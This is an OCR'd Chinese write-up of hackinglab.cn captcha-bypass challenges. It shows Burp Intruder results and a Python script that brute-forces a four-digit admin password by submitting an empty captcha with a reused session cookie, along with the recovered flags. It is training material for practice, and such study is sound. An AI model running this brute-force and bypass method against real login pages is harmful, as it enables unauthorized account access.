
Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length ▲	Comment
18	1217	200	□	□	306	
19	1218	200	□	□	306	
20	1219	200	□	□	306	
21	1220	200	□	□	306	
22	1221	200	□	□	306	
23	1222	200	□	□	306	
24	1223	200	□	□	306	
25	1224	200	□	□	306	
26	1225	200	□	□	306	
27	1226	200	□	□	306	
28	1227	200	□	□	306	
30	1229	200	□	□	306	

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 15 Apr 2020 07:03:17 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Via: 4335
Content-Length: 33

key is LJLJL789ss33fasvxcvsdf#@sd
```

爆破得到flag

安全攻防脚本关7 逗比验证码第三期（SESSION）



程序猿：“该死的黑客，我让你绕！我验证一次就让你的验证码失效，看你怎么绕！”

Tips:密码是4位数字，首位不是0


Tips2: SESSION

User: admin

Password:

Vcode:

原理同逗比验证码第一、二期，即可得到flag



Burp Suite Community Edition v2.1.04 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer
1 × 2 × 3 × 4 × ...
Target Positions Payloads Options
Payload Positions
Intruder attack 8
Attack Save Columns
Results Target Positions Payloads Options
Request Response
Raw Headers Hex Render
< + >
Type a search term

Configure the positions where payloads will be inserted into the base request. The attack type d

Attack type: Sniper


```
POST /vcode3_9d1ea7ad52ad93c04a837e0808b17097/login.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://lab1.xseclab.com
Connection: close
Referer: http://lab1.xseclab.com/vcode3_9d1ea7ad52ad93c04a837e0808b17097/index.php
Cookie: PHPSESSID=017064de2fd7e967c471bed47f617245
Upgrade-Insecure-Requests: 1

username=admin&pwd=§1234§&vcode=&submit=submit
```

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
99	1298	200	□	□	326	
101	1300	200	□	□	309	
0		200	□	□	306	
1	1200	200	□	□	306	
2	1201	200	□	□	306	
3	1202	200	□	□	306	
4	1203	200	□	□	306	
5	1204	200	□	□	306	
6	1205	200	□	□	306	
7	1206	200	□	□	306	
8	1207	200	□	□	306	
9	1208	200	□	□	306	


```
Server: nginx
Date: Wed, 15 Apr 2020 07:44:06 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Via: 3832
Content-Length: 28

key is LJLJLfuckvcodesdf#@sd
```

既然是脚本关，咱们用脚本写一下




文件 (F) 编辑 (E) 视图 (V) 导航 (N) 代码 (C) 重构 (R) 运行 (U) 工具 (T) VCS (S) 窗口 (W) 帮助 (H) untitled
D: 代码存放 python爬虫 安全攻防脚本5.py
安全攻防脚本5
1: Project
安全攻防脚本关.2.py 安全攻防脚本关6.py 安全攻防脚本5.py
打开编辑运行/调试配置对话框

```python
# -*- coding : utf-8 -*-
import requests

url = 'http://lab1.xseclab.com/vcode1_bcfef7eacf7badc64aaf18844cdb1c46/login.php'

for password in range(1000,9999):
    head = {'Cookie': 'PHPSESSID=98db957833ad06f20d20765aed472328'}
    post = {'username': 'admin', 'pwd': password, 'vcode': '', 'submit': 'submit'}
```




```
    result = requests.post(url, headers=head, data=post).text
    print(password)
    if len(result) != 9:
        print("The passowrd is : " + str(password))
        print(result)
        break
```

```
1237
1238
The passowrd is : 1238
key is LJLJL789sdf#@sd

进程已结束,退出代码0
```




```
# -*- coding : utf-8 -*-
import requests

url = 'http://lab1.xseclab.com/vcode2_a6e6bac0b47c8187b09deb20babc0e85/login.php'

for password in range(1000, 9999):
    head = {'Cookie': 'PHPSESSID=98db957833ad06f20d20765aed472328'}
    post = {'username': 'admin', 'pwd': password, 'vcode': '', 'submit': 'submit'}
    result = requests.post(url, headers=head, data=post).text
    print(password)
    if len(result) != 9:
        print("The passowrd is : " + str(password))
        print(result)
        break
```

```
1227
1228
The passowrd is : 1228
key is LJLJL789ss33fasvxcvsdf#@sd

进程已结束,退出代码0
```



文件 (F) 编辑 (E) 视图 (V) 导航 (N) 代码 (C) 重构 (R) 运行 (U) 工具 (T) VCS (S) 窗口 (W) 帮助 (H) untitled
D: 〉代码存放 〉python爬虫 〉安全攻防脚本关7.py
安全攻防脚本关7
安全攻防脚本关.2.py
安全攻防脚本5.py
安全攻防脚本关6.py
安全攻防脚本关7.py
Project

```
# -*- coding : utf-8 -*-
```



```
import requests

url = 'http://lab1.xseclab.com/vcode3_9d1ea7ad52ad93c04a837e0808b17097/login.php'

for password in range(1000, 9999):
    head = {'Cookie': 'PHPSESSID=98db957833ad06f20d20765aed472328'}
    post = {'username': 'admin', 'pwd': password, 'vcode': '', 'submit': 'submit'}
    result = requests.post(url, headers=head, data=post).text
    print(password)
    if len(result) != 9:
        print("The passowrd is : " + str(password))
        print(result)
        break
```

```
1297
1298
The passowrd is : 1298
key is LJLJLfuckvcodesdf#@sd

进程已结束,退出代码0
```

```
import requests

url = 'http://lab1.xseclab.com/vcode3_9d1ea7ad52ad93c04a837e0808b17097/login.php'
# 所要运行的脚本的网页地址
for password in range(1000, 9999):#填写的范围
    head = {'Cookie': 'PHPSESSID=017064de2fd7e967c471bed47f617245'}
    #抓取网址的Cookie值
    post = {'username': 'admin', 'pwd': password, 'vcode': '', 'submit': 'submit'}
    result = requests.post(url, headers=head, data=post).text
    print(password)
    if len(result) != 9:
        print("The passowrd is : " + str(password))
        print(result)
        break
```

上述题目来自[网络信息安全攻防学习平台]，

Bugku(https://ctf.bugku.com)或者攻防世界(http://hackinglab.cn/index.php)，仅仅作为自己的笔记